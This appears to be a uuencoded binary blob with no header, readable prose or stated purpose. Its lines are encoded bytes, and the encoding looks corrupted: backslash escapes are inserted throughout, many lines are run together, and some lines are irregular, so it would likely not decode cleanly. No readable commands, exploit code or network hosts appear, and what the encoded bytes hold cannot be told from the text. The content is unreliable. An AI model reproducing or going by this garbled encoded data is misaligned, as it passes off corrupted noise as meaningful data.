M3W7\*:C4<#:#:G1FY\$`^%F\`"\$:8!,!Q9`Z]P\NC&`X\$56V%6@TH\_\-L+06C\$J
MHFF93T(+.:9S9#-'IG'0=YIMQ-^I\<AW:'^><3B=1GR%U&(,O`=HO/&7LU',
M4\R?CD/\$<!3X.AKE+LXV\_&HA:\_)84\*N&1(9E4`%)`S"V4MDQS>I8,-.+8UI;
MLO7-X9AV=3:"956PX/(LQW0J4Y&RNM6H"V3K\$<?4RM82%=F#Q\$[Z?,]^1%#
MKV/6M`SBU&\H5S--M`ST\$S#A)F9\*Q:Z]JQ3`@9`4]@Q()0%M!^EHW`-^M
M8S&(%(L60U9L.I:#\$+,)\_B2.@>`8QW(1:/=N,2?SSH3V2J`Y"RNAY#)F`\*\
MO3N67D8([H(\*AIBV`L2D\_]G[]QZW,:Q/#[/`QW\./THB?1A3=U8X"NI))T
MS>126U49H\_NEH=A\*E2>VY97MI#.?@]UBZ0CD7\59H%]F`\*Z8U`\\_TQ)AS+)
M0QXN^^(3O6YN,VS\*G@B)%07^E121MX;`/X\B\M:0>;^+D;>2S/MAB;Q59=8O
M2N2M)[-^2CPN^C)P^/K;CEC@PB#A<=?/M"!\!`Q`2D0:QR\$7[:X@=)&T2/2`
M#5^\*`\$%A0,GBP`-;@]XHX?'/5P:.">A%'(\$L9!!\*Q#%,0^Z8`&D(RUT9J@&8
M9L?3YT!(3Q&K&40:QX>8&F>VH1\1BS\$(%Y]P(N)D#A!X/B(`@-`F1`A@"KG
M.J&O/!\$!Q&9%`\^?`U,\*,&.`7ELA!`@ZF+]S\_/QM\$,6L@N!5)@2>H1=S4(@
M=09L60FDKE3>O>,<TQ9(7:FYLRP<J3++\_ (L2<THKD7I34N>4U>/)MR%7Y[2H
M9>3`Y4=L+S,A8R\,K=2N%`9[H#[FX24,`UY!,I+PS;`\$%)#)\*1,[JI1S<)"
M`?"]@#MZMUUME\_3[\_+;>I?3B]4`###!'<V%`@%8W6WUNS&\$BF;@P%ZPB@%F
MM9(C+U[LD8`50CF`";ZDE:=.;%:?)P)\$7I3RD`3RE7"@"-LH`ZH8R7]6N^GS6!
M17B<]#9VSJRFJ@Y@`MA0U2\*G--,U9&7BL7;%QY?/3E(!VM"D"6PN.SAT=Q
MM\$0X4(]+\*PP#6++1U)%E\*OL&`R9\*K29AT1\*F0#(MVE9@^<'7A0F>#P>\*+T)
M`?R,T1,3S>`AY8MG\([-/4!;2\$8\FHZ4W5VK`M\$5,&H6\$2FC=A.+C=VF];1Z
M`%"NNK7-/Z3;BS48&UJ8!&0!EY@\$7M9VFZ`\4.@#V<' +=`4T`I+(AYJQRZ9(
M8A\`-#\LM\$H`"D`LO\_3#\_U`\*1\*"]]FFP(+;\$2BO:`B`QH&B=?67\V)BR<2K[V\_
MFA,=3P9>FP?`=F7@-7KJO?A]GS+P6GPU4PKL\*LO`:\_-='K!^009>P[\_]L#>%
M#>QF#\_G!9."U^\_?[Y0;825\&7L-\_O\_\(5\$49>"W\_\_7Z+6837YK%<[G`K;Z
MCF@M!M!WE6`H`]DP"2@L0F!OD8\$)&<8^%L@1;@YHW:%T8]! ?01DJ#ZC(D+6\_
M,M0(YRY%)LO+T+AAEQD-JN?^80L9)FZ0W5L`F!`K(X)]0[]8,O(8-\_86CSQ6
M33[<XNN<H049Q0#Q+@7\RS+RF#?`^HX\!D[S&.9=H\?.L1^#2`LHY]T."=4L
M(X^%HR\_P`/%PCL@BXP])OV/=+M90^^!V&/CRW0+7);+`WVUWY3-L+OT`)X
MBF,W:D.7]J\_96^#+6#P"2Y&W;P^;/3:Z\*6.?) ,6M\_0W[&5GI+&E`I+;QMI<
M-?W#KIK\??60[B`KT1#W,EL5&>1HE+&!B#.\*F,P"7JR!VRD"B#EN%G`+17>2
M(H205WOX3HH((E[GA](3@)8SQJATY;.PSDKUN7X)-0`RKIYM@&GS4KBJT?%9
MNBZ##YS\JSBD4![2S^?[( (:J(D;3`,T.\_H"% ,QX<7K#\$0ZHFV5R?@`W@I`Q0
M&-`ZD\*\$`AM\N&;E0E\^>W[ZF^\_7L\*\_\*; )V.4A?2!I7#2L@\_G^\_NLN"ZR(\_0"
MD\$[S;V;N[O^6?P!8"FH#EQ4MJZI^+##^BLR8T,VF.=O.E\RFW+3Z@`2F=]<\$V
M:\*J\*#[6/9.\*%=3=4]D\_TEBKPS\$&7M%2A%\$7#X2:5LV:4TT;04"W2Y8I^\_?Q-
M>D#GP4HE(!+P\$E'20?H5VQ-) \*N6%0#L#2:6=H/P`=":4<3&JGC>V#YI4B0MU

MF>^!2)\*!BW&U![9XE3IT,=X=LCVV1YS4\$0("[HR.7:;J`&NA8MQFV5`UTA+M)X.F`R.WUV6^6?IY?G](N^PX3)?EWD.(@TUJ`Y\$03[C4"<@"#,`\$\$`LAA6Z2M74>/O#M,Y.;`.S-) \$[M(\*)0])XUP<G#OG#320\_JV@3(\U50:Y82B+BQIM),#M>K"D,4X,[B`RB1.\$^H>2P(F9X7Q)0@\_I]H%K9\$B14X0ZL1)8B<&=Y@D;@/\_MA/WH)) /0;H\*B7)S\!>`RRE+C:OY.[/]Q,PCWJ[2TPF(I2"3Q`F>L2VC"@ (0M!3P,Y?+25F)TU`NF@@A\$^7)L5!#[69#K2@4"(R&%DB[4YPQKW\*E`^3%(.T\$%M&@A\$V;\(`23`)C-Z8\$Z8O=%=@36Z\*LPF(<\$2AFZ+/Y,X64\_`XS(R3AM[+#)M7;[<K.UN\*\_ [7@W(Y:BEP#0T>4A2\*DQVDI%&4N[SL-OHGD:M0.+ \$T-:3<5\_;]M@48HP87C\*I1.)KV]V]6[X%B`<KES;?B6>C],\NB!`7&4R[%KNT\_E:"QDU\*%QMDR[34XJ]M\/\$3:\*(`\*LC\$3A4%``>XLBAT<["KBB(\_A7Z5#M`B8IBF(9<H7#3M:/CPW8=\_9DC@"15)D(642[E9;\ZG#/D!B#3`0<KCL7%TY\$Q%B1=D\$W[;9I1]MBM`[+/:8^VVV2P^TMAKYZ8U#D`7<M-AC^&`D9Q7`;H[=6R?]4`46`^BL4,M`G\*=#L.O-I4I1\_?1,5\$5JQD\I`R.2G!-@U.=H%5(/8\`-CD-\*E[AQ=0P^("BQM\$H\$#E1\?&P9!B=#!+3+K5;]+H0)&+M#FLQT7AMND(G;#FM;?U9I^[38G8`1+MN1RU]2L.[NP(B;\*0@BD`AG5WA`912+&,EW6UIL8H\_4OF!D3D4<)5&\[;8X;M3:YDX.)04&2J!?![I[\KEF2T;F^760HBURLA#NLP.)W`^A9\*Q#Y8?[3XGR`XDM2@H4AERF=,#Z,\_B: !A\$P;\*JD\F"K&=G-P-#;\_+3YN%EA<^B4U![X=5:4A=ZOMRBX0,IRCI,&A-\*SZ/^=LO\_+[Q]1,/%A:J!.`Y(RR;[ZC;4)E5`A`=R5"IS\M<]DRN[A^#I!"@&2C-UV=,J`FNMRW-^GF:.=U90?L@:O8P:J6=1]S:\*1&"8B\$M-BV4Q`'0`)!2<X!\`\_58: !R(X`^&HU0?>P&0.K)IN`Y@\*HW0P@VL`=,@9!+7%M=?@8,`!G=30#C/"P.H.0/'6F76/XW,Y91()I\*NVI-]A`A59^"C)BKK6?@[H%ME/;4D+J9!<:75B[/<?4KD15-`7[SPL\S`<Q[=QL!O!#FT<)V@!`?Y>;:\_2PMPMRW?6%>\*85":&J;?41]UF:#O`B\$>!\$:LT\$D#G7YZEQRJ&/!+M1AD%06E+8;]WM51EGO=EF5#)P)T]EC!=EA[X04N(EU6-"P( (RE3BKRXYZK#/6;\*LDA&G`2S2)M?+1ZR@0]TWWI#=@=SO096X>JDOCQ>\*3TPH?\_1WDGLG7;4"S-'`D')\ZJ<]BFM\*VQ6G\$H4!\$+NIH9( (US5A7JEQQ/=)>\O\_90!4T!5DGB!%>IU>H(Z/=KESRZ]M2=B@`Y`)V=63`=(1\$Z8-35\DR0=Q\$[:>8?N^Z<#5T4X;9^G!YK\$#&]9I0.)MX&@D<?7I&?UW5Z3`O`P=\*">53`<+MFATH)TH&@5\$-]\_0@7&BWN^\_;!5E3I(MG)A?LR)`2^3R;M`NBGR[93NC(]T.`8:/X/I?)CJ,`-PL+58/6" `W`<8("F1M<(%HN\_MJ/3@`DFX0^;`WZ[3`PNWJ4,\$TY"\*UF[;=9/M`A>?2H7&3\]WU]GR\MIIJ?WA/Y>\$JW6]"MH,/ \$Q]X]HW>>?\_J:C@ (OJ=R1VN],U%`H14\$1^744>4`8M\_M,ZBKTD^VSS,[!L3\$?N^C"O4:<C"=.0\2H=J1D\H&)\$&N8A-%]EJ(8-5[3-M5>?%";0P=90@9&"O&AT`\$\*G:,NOGS=%V#MX@,V9T`\$+D4[%%&]8ZCB#DN3@BM;:@XQFE0>&4="YP(WD2)\$^\$XL3I6"/5R<Z2.`?JT-8)\F2/M[ABJ-S^GQ=INM:PN^%6.HRERMD/LGH\$13CY\*#S>"T@.I+#04#OVD!U9B\_9U\_+S016T\$^"@.I-MV3M\_\?[2[\_K1`JHV;]+?- [OS;L:FM%I`M>=-MC]CZ]VT@"H.5F,\$5&-H`B2(M@RI-NSM: ]4(`9LQJ`56<`1@8A=<2JD4T#/PNVY4Q9X%7AX0J4>7%0`X>)51\_MKJGY?4)>0A`J.MVV`&;H\$JI!=]GO,YQ86D\*UYVYS0D:@M(2J#M&042@MH<I3MO2NPWV[IJ3\_]E8!X!(M/?6G`K8[8QQ7JV`6\$;B=REUMZGC%;;\(F)6G530/MB90R=B.WVUEW4<`TI&SNRO)BOP97XVCEKBAL`W^H]BD]%XI<LW%#BF)MYBI7M`8`':[6[7I1#Y8?-2Z>`M[!>!"\$/?NA=^SJ`7DI]7O9F2S2:WC&3S@86KAMY5\$D9V@RD]8290&>2\*V5EU:V7L%VMM8X#KEOQHN#5N5JG7A!91"+RQ380T<;M7UTH=K;S]+BWB0D?"P=NJ`%7E`\*P`/='F!BB0;\_D1@"L6<.EQEU1`C7Y41MMW M?2\$O4],^\*M^KY?@38)]&>[&@\JXJTS9<Z09V3:\$X,SQ19,\B@Q891+XR5@]M3T(\_\*0/= `DD\$LI`K=->4-^EF>]SF)ZPUG0@W+#O:B(QV:@I-2[G:K^WD6\1T M\$G>%:1<\_E`41`1I\*7!5F[O;:.G`5D\=MUZL3@S#G;9"CDP2!/F\*;6!,\$`"GF M5JPF<%6<.;M\$FL!5;7K;X&\$69((8`\$\*O!Q,(\$#5CQSH3N\*K-[\$W+3\*#\.`0P MV@3:#<N\*W;`X?`\$XU.Y"J\$=A`G>-J69`S\*J\$)D@`) -HP,6\$`T.Q\$N+.]C: `=MAB\$`O5IGZ;:J@XB?Q(01``579ILP!F#PQF\$F#-PV`O1A!)@S@E9YS.`^`?M M@V5"[646Y;( )@1TV8S`<?)\_V#?K9W9<-0?0?J"QNFUG[-QE7%Z[1^<97Q Q.)/"K;79>IQ^RK;\]9J(\A?D;9":\*`B<`9Q,) &81D3\*ZZTJ]-!@U0H\[\_WR` M5N\$9IQ?\_(?)\RST]LG&[\S?T^W=9K\_O?K90I\$]3-. [STUA?\* /<,0BX\_3?;[/, M/P`3Q\*\$`\$`0S2&\*K\_GP\T/0D<\$:B<?KEOVQHJM4--O8!, :A8^%PL1RF7K7\* M9L9A,[`"B`?\_NCUD\*[M"\$>]F&I=#WK:I-G;2-#ZJ8&(#\-"X#B9.`!KZ9%SN M^\$<V`UW.`^I8Z,)N(R(\_`EJ\*;43L(&V/6%`Z(X23`L7L,T(Z(7;`NG1[1D#\* M";K%02Y[S\_/M0[8]Q-`)5!&N`R\_2/?`='7"@RX8D7APNTWI%8/"!/D9N&B; M71WH")Q79F3HPGU]88?LY\9\$-2X?^LBK[2Z?TUUV>=3?WY5KBJ!FJA0NSOO] M#)\*C:CR^&2V5B[I%8RX:J1\$. \HLOC8NTFQ6" T,C\$!2OFKS0T\*D"(6(--A2@+ MN7\$NSW@5.\*UJ\_B`1&(R\*41C0FG>YQ\*E[U<R>.60%V\$M5T@EL266\Y@SXJ7<Y MQYO=>5X\_O\_N\*O(F5!EC@L(8R#E96U&,%X%1`HQ\*8!CQ5`3AIM^5TF74Y6H<- MA.G0"=Q\\_I4U!P=D=61#UEOUXPY1HR.9\_ "0>^BH&>5O+!H;VFB)D9`WB59> M5O7+WL-H)`B:9`BMI`\.(AR\$R\`BO!L3.`%42/Q! /6+3(BRD\$LTD9=&HWI( ML]7\$&DJE=\_ZP<C1QN7Q7M[=OLIJ?W3]!L%#01FC`.2T:E1C\$XF,R]5+=Z<O M0\JA../%E3%>#\_7Z?&`2MC`)7";RH)/`2YT5H,`DX2P@5,;(B6S[8L@/;1\*# M+.`GPN7R;N+VWN7E0X`V4S\*)=`W4)`\$X\_)ME\N7X>!%)M\$8"HQ>9!(S@T>M M1029S\$/Z`VL2!#.0"``\$>@&,HR2(9@`A^=)]\$,\!SXABE`3B463D[LHY9`0( MUA\Y:D\_6%"( )#``!GB1)D\$"@%[1LFF@O9B\$OFIB0VQ6(\0?"5L/`@&V\$H:/ M`0./ (XSF@<%PM\$D8/X\*+E%?,Y9Z1.-1)\*!\_!1<JKO-PYX(!)J/V\F:9E9A&1 M:TY`(FI,D;]:S; .BR%>=[.0=FA\_I;\HG+F?WK\_GN`W6RP?A+B<O5\_1OF!4HB MX6)\\*3;( ;UXD`9#M"EHF\$3\*`2DR8`5;\$FD79`M\$=DE+(N."Y(? ,/X:71(F+

M@3V;.'`QP&?C\E-OCZ=BA=S6./)"@&H9QUX\*4!=CX:'L\_-[()9>''!)RDM!  
M+DA[\*1N'8OP4Y)-(2/P:X)A%X, #6E(D(O1#BD3DI2'7%'LIP%#!"#\%N23I  
MQR#7Y#?'?+\*B\$)H+0:[(>"G(!;7&^X?\_\_/\_U\_:@COFGIX>'WSYE11RU'YZL  
MLX]\_^'?)+1;EBC7ZE\_Z'P;^AE#(,%V&@1"Q"K<.'TL\*'VGA\_"/[PG[\_Z[\?  
M^O?^>G/\_ZXL/\_1'S7KRP%6.P#YPZ+Z\*\UM)\$\_MR2JSA4^"FPYF%#)V[^N  
MA5;9&M8-A6P\9NLV;\D\*GP;J::'[7WF9'5?%YG'JO^XO#:)?G/<WKW]8/)Q.  
MAQ^>/OWRY<N3CT4<'ZIS3+\_B\_FF=<W&+A:KOK";?;TY;NP.' ,<GJWSWM//=  
MKS>K;'^DRWEU\_;J3;/<'\*3;W#]3V>\_=[(@H"W2E36>;T\V9-%WA/WHYT\2HM  
M5INT.O,7.DG.^Y&\)5P\K9)UJI+L7YM]9A,[P+^=T\_WB>5IL\^/BC9WN?US<  
M9GMB6V!VWF]HS#@[\_O20GW;I9FLOHU/<NX?-<4%?=D^K+1;T\:-UHAWSCR>[  
M8/'Q=?\O%@1OLCH/C0C=31%=@QV3\_.B9NSR-?6M;/)YOZ;!&1JA69SL/+=%  
M\_K\$>/7V\_>)5MJ?KW2ZNSQ^VFU5S]VI"2F6PZ<<'<KI\_^%J\*2G?>;542.LJ)  
M7?KF?UQDFW(,Z'-E9XNH@M1?UI"\_7]BYM.G)7D\*QR\$;^8[\*\_76Q34\_?U\$\  
M]Z\*]9"K49E\_"\_)#1A\ (2U?[A<(\+CYDB\_,Q^WC>?E]3\*/]B>77W\ [OW=XN+  
MM[\LEA<W-Q=O [W^YD?\*'G(ZFWW.\*MJ&=K+9\$)RND&9:G;[2]336^.+F^<^D  
MNGAV]?KJ[A=[+2^O[MZ^N+U=O'QWL[A87%\_<W%T]?\_XXF9Q\_? [F^MWMBR<+  
M>NR9Y58,QUU??"3>SD;\76<GNXZN>Q=^H4=^I')NUXN']'-&CWZ5;3Y3\*=%  
MBFP;?Z;;?'?]?7O/BU+VQ?[X\_)]^<?C]]^<B\W&QST\_?+ZH.URGGS[TJU[  
MQ?:G/U\* [YN;BYA=;4GH'[-M3'94M8YNZ3Q][ [LO^^/W]O+S8IT6B\_2>\*F%:  
M\_%!?WEL:42BRG\_Y,@6:R(O\M+>Z/B\_) :B.\6/RW>%>L-S<(N;^@AI8J8;1?'  
MTWI%LSV?6'1GZ\_>\_M8Y^"DRB^X?H4S<S7[1S7XQEKU\V\_X%\_+<E\*;V;1\*Q&  
M1O[Z6\_]XR')L%Y?G/(=:%7Y-,P4M9GH\II/PTQQF:EQ]FPWZ9&(@Q1&%DRT  
M9"+V3;(4.6(\_\$)Y?@A4'N#2'V0EU"7P)OO8/(3N\$7O\$9>:I8-!<UQ<HA\*  
M"&6G=M2WC[2=(;H@SHW70W; )9BD4Z<8)R1.D371\*FSH"U+W\$YC&FA0YWN^;  
MC?KN\G:F.(DGSC!\*3)33\*5T]M!<='4Y=,9F;C0E\MA9NG\_] [=MGEE,V.6]I  
M& (QRMI)93M7D+<'<W\*6M[P+]?V[Q'<M1FJT\T87QE-VDO]S,EW?@)SC'U8YNE  
M^\_.!4]I3'D[BX-R>#X>\H"?ARS&D1D%O3SO6-'&TQDAK'OM^?CPQ#1GO'P  
MHHIQ14LO.:)\*]Q#B/H'?FA:SW1=1\6J;MCJ[\_]W5KF)-G<(<67'\*B3757M'V  
M6@<1>"+3JDI;3=H<WI>I,XRB\*\JAM%6:)7";TO2OF\PKV\$HGQI%8SO.,:"TZ  
MRPZDH\_^SLXD]>[\_9#R:N4NZ1U\*\$Z#D;5RU\$U\_TFSMD@1OJ[R;UL4/J??\_']4  
MQ8DP<891(J\*-<NUG1]T^?P9%;UWR/'@\_S[=1--EZ039SA%3%\*6DQ1^!V2?  
M,I#R\_&1C]CZTTUJHQ/UCIM'#Q7\*@X-]AK&\*\_RK;=;0#J0/XDGCK%.\$G#N<H;  
MV54^S"6")M=@Q2M)QI\*9/FST[5+%2MU+G-"2Y51[#K'OKI]WTV65%9#>S-?  
M4UMW>\_GNUESFIY@>R\0)QA!3C.448\D8LF;8?2].63FS[9Y:%45VS;/TR\*;/  
M,9(B\$OT>%6TL;E+WICIE"=Q1E^!A2][Z9PEA%?FPF7E1M+5\*Q-\*9,\*F5/,I%7  
M!G5>OL\$PZ<9/, \$9(C-WZ67KJ[B](<I;&E-:RVLAXEYMTF]^33;'DIHNY;LEU  
MO,DN2IW=F+5904BJ?@+3R%93.9^I@/UCIE'#\$Q;\*O&"F7MHK]/NLL")-/X67  
MC"RD&]J5AFB\*?\$LZEL:42:FD#3GK)W@236'IPV5BNREVE.\_B6Q8]D>HM&.I  
M3!VVZG)A:[,HE=OZCJ4P=M>HJ0[T^EM0CJ4Q=VLSA:]W?;3^R?.);OA>\_VYSM  
M^<\KNWGI,7<.6%[U+6\G)\^GJWRO?[6G\*6/[F>4T91^^[51367N'+'\_2S[\_L  
MY^?>QZ#]/Q\*OE;13IQ@G;#AMH\$DJZC"%J2\*F\*A\^2^/\*>\$2YY,J1\*Q9,R75<  
M)1M5666HC-TCEEOU<B][N3E;-[EK4^<\L+RFE\_<%=?A[ARQ\_TAT#JE\_N5'J>  
M-E2:<\$1)5\+3F+)YJF58\];\_2?ZPGX"\_S8QU"R'&OX][3/IMHVORV[.]#HC  
MM,^I[?A348<I3\*69:LE40+2FH[K-J(S=(Y:[?6Y-K#(J6"^\ERL)AAHJUB"!  
M:=JG/+V+,\$\$\.1@U:JDT<%75Z/: (ESONY5[V<O,2MY;2:\_GW4\_AW2\*9:,A7\_  
M+M6J[/+MU=E&WFG\1K9YYS)6\*W5U+\_\ [6>6L[:4=E8A75\_\_F"F2@>]J7XX=  
M;DDYFLX(81!,)83B"5'A%.(N[0-;O.<EPTP'U+,E\*"UI\*J)G[3^N!I7-J:  
M5;NE(=V\80J7229;,ME(054KHY5&V:EIQ?,T+FWMJ(YT=MI4E70DD8MKT^K?  
MFNF;TMA5I\_M'DGX+V+8V!+O3(XF<T#8'MIH![?[]]'D/R0Q)LYP3&M!O06\$  
M1.")7-S:4J\_C3\$8QELKE8E2^')5S' [&CPI=9.G"P#%.XC.RJ;-B7KIBFHI"0  
MI7&I'I/>GG(:+1M/YPA3(:&KN\K?//&O2S5I#NXJJI8D9!+?P6>'OY\$I]1TN(  
M-F0;DZ<X\*+2@5;YNPC>3N'O(!5\$CJ&(ZM+)NXJ0XMN\*/Y("S(\_5B!%9TC"%  
MRP23D04-4[BLM]YM^O5UGJY?TF\O5]\_SG-Z)&.I7\*Y\*>7;\*K/N-1.UGGE4W  
M60>A-\$@UELP!I@\*TC=\_. '<^<5)E;CV;G@&6.@VYFNFV='YXYK#+WWW3#%"Z+  
MMN,RVR7D:E\9,6GVJU/Z79"P:'(N>1HCQ\$QPBR#+\*<C(S2-[J4SQ\*F]'\*8)  
M7&0M9W,LWX%5U,7-AX)B&=L167H33)[B(%."5FQL9221BZU%[8\\_DQMD3YGN  
M\H%W=\_H<OXG'\@5HZ4/R&VI%<6[WI1=^/PT64L60.B\$J'W2?R+J\_7'=L#NJ+1  
M9'Z(QP'+<<#(0)@"G'];VT,8#F^ .IW.\$["&VDD1V>\*+>^UWCOD'ET^F\_P  
M2N9\_K0MCQ6OF,.)I7)J,2)<C4GYO[8#N6/@B\$H^D<GEHY>==;]M.T@Z3N#B  
MPG\*\AB>.B.,Q\7),/'+%@HM'I"-60EMG2GW72H]6\,4+E-,5EXH3^-2/2)=  
M,NGH51HFY<(165+)FE'J2KX\?\*&9^W%3IYB(!5,@Z@DZ<X\*\*Q'COG7JK(X  
MX^D<\$4T@EJ.(T5+\$?0K):L2\#0N%2/2)9..?JOL2RE^3\_FM/(U+U8ATR:2C  
MWUI;7?6Z>F[?=>AW]YJEC;D;E2R: ?N-- )5UZ&P"5E/X&)=-'1]OW+EGOR%'>  
MTR"Z@LE3'!3U0&T-XFE<G-I\_\LG\*XNN;8U^R'NOJ'X\*ETDF6PYE8]]6V]C[  
MJWZE[\*=PF6:RY4'V>FVU765%\$W^JT\_'IO]EUN,2)V[IQ/'2F8!P17HL!TU(  
MVWSD&:V%5=TBHB[E^=]\_7/+T[B4;,KV/]LN;N>'9XZKS,W@S+?//NHLE+@  
M!\I7?>"9I,UTH)929\_N:RC]I[\_WD\*0Y2TZ#E]&CLENL2=\*89!:/;\5\*IG\*<Y  
MT+B!2S=PI(2)!9ZH33\$8-\*H2W8-&=@C^97I\*MS2SR3X4NIS>(1>\$?0\$5MW?  
M!5\$MJ,8[VH\(\]E2TS^XRSO=!A\*)7.'Z'+'^O2M&\)/3\$!D%U\*"2O",5<  
MKDKY=C3L!T&FSW&4KE'3@3Z(-7V2PXP+MG3!1AYI8F' [=36F5[?:7YTW]'(8

M31X"HB`8`;03&:;.<\$PXB:\$KFCK#,5&):69ZMQ]YQOA;QN6WC"-5464LYZIO
MQN8CSR@ [&:MY2WU'EN,DAZD\*5H9&YOGITEQG.4X [<4LG;N2>F'ZN'@WK'W-)
MTI=44Q\&\*5P6!DQ&A1VF<%DXD`U% (Y\*H (ZF&G:B`PQ0NBWNR\_FA5%^`=#HM"
MX4!U+\`[\*!:%DJ\$X8\$166YV-HCUNP=4YP (!#W: (:`^D=<H' I`Y:M8.J!):V@
M\_[PH8?]Q14\$KFGI:=`IX6%\$X#?I6=.!11=\$0Q.0CHMKJ.J,^O4,N\$'U!5?OZ
M"5PDAZ+E4#12--47]25CUU);2G6MS6NVG\!%M;4,[V\KYZ<F0&1%Y53[;O2Q
MIM4U<8)!XJ"&6\$NM\E!C>YC"96\$MLQ'UBW/YPU9/4Q]-YH"H!K01HDG:3Q@1
M6=O)M^OV-[ISP#. +;N9E-S-\_\_DG8\O^S [-=O2\$;QW/,)7`\ER(!GY%FLO19:U
M:V\$Z!SRSJ3\*/]#,J(='!B>)D"K\*L(\$#G(Q)!!:G="5;8'O#,82\S35WO]LRF
MSG!,5&&:RD?2SA'/'I?9^5\*H4N=? (14)40\*&'F^6Q(5D.=6:S%/;5:( (#\_6L
MT:DS'\* ,LYG3Q\_)I\$Y;\\BZZR4%NO)K)TCWAVT\N^ [&4?><A)F9V63-"SL:-E
ME+] [R`ORZ`ML@?K'7!+V);90\_6,NB4K)\VO[0K`E?UGDNRH0O[7\$R5,<%-<@
M.^!-PN8CSRJC.TP??>(9Y>)[,M>]I'KJ9[SP (<P3.\$RS61+)AOY-E/) \MTU
MO5JO:>D+&7^]"8K=3NY,]<-]GB.3"MG.)R="]Y`)5-`\*;&AQF[T]X)G#;YEI
MW'37%)\*G<6G42FF<Z)#17!Y;\_5D2%\:-L\$23X7>/>' ;19F\6Y9"BG\!%LA6E
M>SLMLZLPG\_00N4D,1/?-!'A?I1G0HLN,Q6]O:03M\*V2\<3^<(,X%8CB/&2I%4
MB+Y7>)C"9#I@LK(&\C0N#4>D5&">QJ41DW+AB\*RRF\%ZZF\$\*EPDFHS"^E92G
M<KD<E;\_.]O>EGWKZ'\$<I!VKI0(W<"SV\*&H>,R,U0SJ5CLH3)QF[DV&TT`9-.
MW\3I6VC"20R\_@.G;9Z(1S!A@1-JS0MM\Z! [Q[#WKLZ-KU6\]3^/2RO+&!YA+
M`C;V`!DU#6H?@2<#AVH?=.F`3CT7,PVM<-CH^/^R]Z4 [<AM9NOY[#?@="]I
M7\*M'\_"=#0,N597LZBY)-96E9K?'`X'\*I\*K2RDSFY")9?3%/ .4\p/^?WO,`]
M)[:,X,<D68;=0%\XO13CQ/D^!ADG@K&>"'-IJ<ZI@ [HA@E\*`%S["^5O (<)0B
MW+%26M^SIM5L!H)B)'#L\WFSVLG\$HPRA41O\*7PR"@@RACJWR?@9V3V)\_HS\$"
M28S5FJXPU4'V!PDCD"0]1E(>(RF1)` .2LIJ;<-Q'HY#(L<H\_U9\_>-KS7H\_I\$
M30\_U8+W12%CT\$Y;]A+C\_UW?LM6UI'\$:(8Z.T-4"B0(1` :9ONK`%5@RA#J&.;
M:G;QDLJP0\*,8":2%XD:O5N'\*. \*1\*'IZ(6<+!!Z,0!+'3F\_F.S%ZV98@+`-8
M";`288X=EC1PU7PD6\$N",&EM\J#>Z2<Y9D+)1!E``\#2DE%&4(#"[K3\*\;/
M\$H2%LRNL006Q4@0V03V+K\N\*+<C3GC9"2\1GMAP,YD.(@2F'<"+&4%1B.#,
M`INQG[8\$83G"^)8H0ZBT\*9Z4-?;DA@2^BU(V8\*4"!\$VI/?Q'OJ\F8H1H\*P
MFZ#L)NA(06033)K-[GW]R7Q048P\$L2+@5<97S<=ZH[^G\*\$1P(L'S[7L>)&NL
M\*S%^#R(\$I@!4'3L4(CCK'I==X!+!.8([H!U`95&+A5UFVQ\*`13[`2H"5"% .6
MM:&M(FHLS0DB('0!IO1LH\$2`M!\=[!1#%2!`?'(9!I'3\$:'47)\$0J9^A%CT5&4
MMBG^7&WFO.1=)P,CD"0]1E(>(^E(22Y):`R;E\_B9NA5E""T<J\*X@003`6%J7
M7#>4SU1CKRU!6`"P\$F`EPH2-B3E,LSZ\$<QME"(TZH\*K\$HQ3A<2>\ [(1W)#SI
M@'>! .Z"i@7(+:[,4<\3//NE6^O\$XI,H,E:ZA30"5<T>9-\,X0004\$F"6%AT"
MR)[X1EEW]TT`E0.EO%ERM^I843,\*HXI<\$@Z1E@ [IJ"\*8\*"O;+Q:\FT(5A[8\$
M83'`2H"5")-61:MRS:B]" :!R:BN7MG('L[04:4>\8?FSPG1DB`L-S#'(AF\*
M4H1+][JL-COAYK;9I;WV1`)9ZBNR[4ZY+,%#J!Y(=:KD)]2QXJ6PZIXH1+"T
M)7U:-\*`L\$\*I'`\_5:99T;1DC<@IOM2(F01\$%N>9)1?(BM[V-W!)\*DQTC\*8R0=
M\*<F`9`OH+<)R!5O=6H6I+4%8`;`28)A(=\*O'2S(;FY+@"!I-!\*GI[UHT2B
M#\*%A![0\$:&=2(PLJBQ7=LRU!6`PP\0%\$&4\*3#B@E%F4(30&\*P`Y8QC"SX4\_I
MB5X`)?E8#-+D1VG\*8S1=J2E<&FD=;0G`<E\_!:, .UVH"FD"A\$<"#!]4^)\%R-
MYQ\*T+4)@\*(+&K5K@R8DD8%N\$P\$@")\OJY`.9/7WCE\*\0B48Y4L3'`\*Z\*T;/C
M<4B5&\*KOR)4Z5?JL1D&QN\_A8#-\*DAN;EH07<;.34[[[\$8I,D,C:6X)@84(CA'
ML'X?\*5XHX>'T@&8TH2T!6.\$#K`18B;#`@KUZ9PTE;14:(Y`D!!(S'/VA!BJ(
M1L\*HBY!6I&UI2=AN)WR[ ]L<CI;355^<O>'167Z%:(M7(=:FB6J)K7GY`8QJ\$
M0"&"I?5=;>8->Y4Y753<(VM+\$":MS3WD[D(LJ^P4(T'>35!V\$Y1(4!@"/"#1
MD&!4FRCV\_>-\$>N]0?SQ2!@.4Y0!EB93A<<H>M@ZB"(D.O@B/Q2!-?)2F/\$K3
MD9JDFV8O\_&=BT&:].A->92F(S7:JILI.2C?B,\$)-XR0W\$`H^N0=^<N@0B/K
M[FXY4A0VA]=[`-6`.8J!(/`=@IIK?3>,D\*`-V;8Q6P1I&S1#VW8(U2-'O1&)
M%XMENZO(CVVXKHZ>-0U/-AV)0)+\$)IG<[7?4'2-'`ALJ9>VT8"S2I38=]YV(
MH25`4&:#U+DS!&N+\$ .C85MELWE,9FM1J.OA8#-)(^)\\*VH0!\$OHM2-F"E`B1
M%&45,<H0&G9`Z8XH0ZBTL78U!B(\$Q@L\$5@B4%J4<)<R.SC]T\ONCD8AD;2E
MR1W-/5C=1Q`A,\$-@B<".I.<2N\*LVN\_U:]>M;`@05;5#9!N&=(E^!9GH4T`ZA
MKN0=^<K58+X;1DCH0F1/L2U!6`2P\$F`EPN(6K`WJ@\$@ [D?TG[<?VE+>K=TD1
MGB\*<AW<T`<J1(D.\*PQYJHCD:AU2Y1>7,[J`0P447N.P"XVM4X\_ =VW]0)(B"P
M``)FSA1-E"(\M.:Z?:2\_![L^CZ!;CA32QNPMJ\$X0`7\$+<#+[<;\_+=<5Z^",1
